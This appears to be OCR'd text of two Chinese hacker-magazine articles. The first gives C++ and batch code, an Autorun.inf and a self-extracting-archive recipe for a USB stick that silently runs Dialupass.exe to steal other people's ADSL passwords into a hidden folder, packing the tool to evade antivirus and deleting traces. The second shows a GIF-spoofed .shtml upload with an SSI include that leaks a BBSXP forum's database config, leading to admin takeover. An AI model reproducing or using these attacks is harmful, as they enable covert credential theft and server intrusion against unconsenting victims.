


图1

一种办法是通过电信更改帐户密码，但是这似乎不是长久之计，大家经常来来往往的使用U盘拷贝数据，顺带着就连ADSL帐户密码也给拷贝转移了。连着几次就把俺给惹火了，所谓以其人之道还治其人之身，你们不仁也就别怪我不义了。

我想到了以下几种思路：

一、使用网页木马，缺点是对于我们这些经常玩电脑的人来讲，还是有些安全意识的，就算点了你的链接，日后发现密码被挪用了也肯定会怀疑到你的头上，此法不可取。

二、把Dialupass.exe弄在U盘上，借口拷贝数据顺便乘没人或主人打马虎眼的情况下运行之，并迅速保存信息，这个是完全的以牙还牙。

三、小小的运用一下“社会工程学”，捐献自己的U盘给同学们拷贝数据，至于这个U盘里面嘛……嘿嘿（奸笑中）。

感觉第三种方法最可靠，相对来说不会让人怀疑，因为U盘是他们自己在使用，而且就大多数人而言，似乎也并不知道Dialupass.exe是可以在命令行下使用的，以为只有在GUI也就是图形界面下双击运行才能显示ADSL的相关信息。我的具体思路如下。

一、利用**Dialupass.exe /stext "pass.txt"**命令结合批处理直接将对方计算机上的所有ADSL信息保存在自己的U盘当前目录下。

这一步要解决的问题有以下几点：

1.批处理文件运行时会弹出CMD窗口，令人怀疑，这个必须解决。

2.多次运行**Dialupass.exe /stext "pass.txt"**命令的话，pass.txt会被覆盖，也就是说最终我们只能得到一台计算机上的ADSL信息，这个也必须解决。

3.生成的pass.txt有可能引起别人的怀疑。

解决的方法如下：

1.我想到了常用的C\C++里的WinExec()函数。

2.采用随机数的办法，了解C\C++的朋友一定熟悉rand()和srand()函数吧，在批处理中我们使用"%RANDOM%"(在批处理中变量前后要加%，最开始我想到的是使用%date%和%time%，但是前者只能在不同的天数才能起作用，后者因为要在结果中显示"："号，而Windows是不允许文件名中包含有冒号的)。

下边给出批处理代码：**Dialupass.exe /stext "%RANDOM%.txt"**，将其保存命名为dog.bat。再给出C++部分的代码：

```
#include <iostream>
#include <windows.h>
using namespace std;
int  WINAPI WinMain(HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPSTR     lpCmdLine,
                    int       nCmdShow)
{
 WinExec("dog.bat",SW_HIDE);
return 0;
}
```

编译后把批处理文件和Dialupass.exe存放在同目录下运行该程序（假设取名为dog_.exe)。

结合上面的思路，进一步修改可以省去外面编写bat文件这步而采用C++直接编写，这样dog_.exe运行时便一气呵成了。

现在我们已经有了一个程序，把Dialupass.exe存放在相同的目录下，只要运行dog.exe，虽然表面上什么反应都没有，不过在其目录下已经生成一个保存有ADSL信息的随机名TXT文件了。这里要提醒大家的是，我们需要把Dialupass.exe加壳，因为我的卡巴不让它过的哦。

3.在U盘目录下事先建立一个dog的隐藏文件，修改批处理为**Dialupass.exe /stext "dog\%RANDOM%.txt"**。我们再来完善一下，虽然考虑到将文件设置为了隐藏，但是有些用户喜欢把文件的隐藏属性打开，为了不让别人进入我们存放ADSL信息的文件夹，除非你把文件夹添加SYSTEM属性，而另一种方法则是我推崇给大家的，就是使用经典的**Md \dog..** 。这样建立的文件夹是不能被正常访问的，在图形界面下不能打开、不能删除、也不能复制，有了这样的保障当然好得多了（格式化除外，另外使用:**rd /s \dog..**命令也可以删除该目录)，而在CMD下也必须通过特殊的方式才能读取和删除它。

当我们要读取里面的内容时，在CMD下输入**copy \dog..*.* data**，就可以把文件夹里的所有文件（我们需要的是保存有ADSL信息的记事本）复制到data文件夹里了。

二、程序写好了，需要运行。

结合INF文件让别人自动运行我们的程序。现在的U盘病毒很疯狂，所以我把Autorun.inf也添加到U盘里，即使别人打开U盘时发现异常也只以为是普通病毒而不会太在意。

```
[Autorun]
open=dog.exe            \\定义双击打开U盘为执行我的程序
shell\open=打开(&O)     \\重定义右键菜单中的打开项，替代正常的打开项
shell\open\Command=dog.exe     \\将右键菜单中的"打开"项指向我的程序
shell\open\Default=1           \\"打开"为默认项，并显示为粗体（Vista下无效）
shell\explore=资源管理器(&X)    \\重定义右键菜单的"资源管理器"项，替代正常项
shell\explore\Command=dog.exe \\将右键菜单中的"资源管理器"项指向我的程序
```

以上就是Autorun.inf的内容，保存后放在U盘根目录下，记得实际写的时候不要把"\\"后面的注释也写上了，如图2。这样一来，插入U盘后，无论是直接双击还是在右键菜单中选择打开，都会执行我们的程序。




图2

三、最后的工作－－增加整个流程的隐蔽性。

我想到了利用winrar.rar的自释放功能，通过winrar.rar的自释放功能把Dialupass.exe、dog_.exe整合在一个程序中，双击后自动释放Dialupass.exe和dog_.exe，并运行dog_.exe和删除Dialupass.exe。

具体步骤如下，先给出最后竣工的C++代码：

```
#include <iostream>
#include <fstream>
#include <windows.h>
using namespace std;
void dog_bat()
{
  ofstream dog;              // 定义输出文件类的对象
    dog.open("dog.bat",2);  // 生成的批处理文件名
    dog<<" Dialupass.exe.exe /stext \"\\dog..\\%RANDOM%.txt\"";  // 注意这里的路径要转义"\"
    dog<<"\n";  // 输入回车，批处理可是一行一行执行命令的，而"<<"输入是直接在尾部追加
    dog<<"del/a Dialupass.exe";  // 执行完后删除Dialupass.exe，加参数a是为了如果Dialupass.exe被设置了隐藏也可以删除。
    dog<<"\n";
  dog<<"dog.exe";  // 删除程序自身
  dog<<"\n";
    dog<<"del dog.bat";  // 执行完后删除批处理，不留痕迹
    dog<<"\n";   // 这里我们没有设置Dialupass.exe，dog.bat的隐藏属性，但是即使这样，程序在运行的时候是看不见Dialupass.exe和dog.bat的生成与销毁过程的，因为CPU执行的速度相当快
    dog.close();  // 打开的文件在最后结束时是需要关闭的，和C的FILE *P操作一样。
}

int  WINAPI WinMain(HINSTANCE hInstance,        // 句柄
                    HINSTANCE hPrevInstance, // 上个句柄，不用理会这个
                    LPSTR     lpCmdLine,
                    int       nCmdShow)
{
    dog_bat();          // 先调用函数生成dog.bat
  WinExec("dog.bat",SW_HIDE);  // 紧接着运行批处理程序
```

```
    return 0;
}
```




图 3




图 6




图 4





图 5

把生成的程序(dog_.exe)和Dialupass.exe存放在一起，dog_.exe加上隐藏属性。同时选中它们，添加到压缩文件，打开压缩文件，选择“自释放”，如图3，再选择“高级自释放选项”，在“常规”项的“释放后运行”栏添加“dog_.exe”，如图4。再来到“模式”选项，选中“全部隐藏”和“覆盖所有文件”，如图5，然后全部确定，最后生成了一个大家都熟悉的压缩文件，如图6。

好了，现在双击它试试（记得在目录下新建一个\DOG..\的文件夹），是不是什么反应都没有？不过在dog.这个特殊的文件夹里已经保存了我们想要的信息了哦。

我们把Autorun.inf（设置为隐藏）和自解压程序（设置为隐藏）放在U盘根目录下并新建一个文件夹，要注意的是不要把自解压程序名与其解压出来的程序名重复，否则不能正常解压的。这样，当我们把U盘借给别人，别人放在计算机上一双击，哈哈，ADSL帐号的密码就到我们的文件夹里了。

（本文所涉及到的Dialupass.exe和相关代码已收录到光盘中）



浅谈IIS下鲜为人知的扩展——shtml

Tommie

提起IIS6，大家都会马上联想到它的目录解释漏洞以及它能解释ASPX，这对于黑客来说好处当然是多多的。那提起IIS5呢？可能大家都会觉得它一无是处，尤其是在ASP版本动网论坛的后台拿WEBSHELL上，一直没有人找出有效的获取方法。但事实上却非如此，在IIS下还有一个很危险的扩展，那就是“shtml”。

shtml是什么？它也是脚本语言，在用法上有点儿像ASP（只是像那么一点）。如果你要让服务器支持运行shtml的话，IIS就必须要开启SSI组件。SSI组件默认情况下在IIS5中是开启的，而在后来的IIS6及以后的版本中却是被关闭的，也就是说IIS5默认支持解释shtml，而IIS6默认是不支持解释shtml的。

为了说明这个扩展的危害性，我们以BBSXP7的文件头欺骗上传漏洞为例进行说明，这个漏洞的起因是BBSXP7在“上传头像”这个功能上没有过滤IIS6下的“ASPX”扩展，因此导致了我们可以直接上传事先伪造好的带有文件头的ASPX小马（因为“上传头像”限制了规定上传图片的大小，所以只能使用小马，不能直接使用大马）。先来判断是否为IIS5，打开“对IIS写权限的利用”这个工具，在“域名”栏填好要检测的网站域名，选择“OPTIONS”，然后点“提交数据包”，根据下方框中返回的信息，可以得知为IIS 5.0，如图1。




图 1

我们再到BBSXP论坛注册一个用户，然后来“上传头像”，直接上传conn.shtml，其内容如下：

```
gif89a
<!--#include file="../../conn.asp"-->
```

其中“gif89a”是gif图片格式的文件头，这个shtml文件的意思就是显示BBSXP的CONN.ASP文件内容（CONN.ASP文件是BBSXP的数据库链接文件），因为conn.shtml上传之后会被BBSXP自动改名并存放在/UpFile/UpFace/的相对目录下，所以要使用“..”跳回到正确目录下来显示BBSXP根目录下的conn.asp文件。没有意外的话会上传成功的（直到目前为止，BBSXP的最新版本2008依然没有过滤shtml扩展）。

这时大家不要急着直接使用浏览器打开上传后的shtml文件，因为“gif89a”的gif图片格式文件头的关系，直接打开的话只会看到如图2所示的返回信息。因为你的浏览器已经把它解释成图片了，所以不能直接使用浏览器打开。

我们还是打开“对IIS写权限的利用”这款工具，在“请求文件”栏填写上刚才上传shtml文件后BBSXP返回的路径：/upfile/upface/1848.shtml，“域名”栏仍然是该网站的域名，选择“GET”，然后点击“提交数据包”，如图3。

好了，我们可以发现它的“数据库路径”是“database/bbsxp7.mdb”，也就是说这个BBSXP当前使用的是ACCESS版本的论坛，我们可以直接下载它的数据库，运气好的话还可以查

到管理员的MD5密码，破解出来的话就可以登录论坛后台，至于如何在后台得到WEBSHELL，可以参照以前的杂志（方法基本上都是大同小异的）。如果这个BBSXP论坛是使用SQL版本，则可以看到它的数据库连接帐号，直接使用“查询分析器”连接上去LOG备份就行了（这个我会在下面一起讲）。

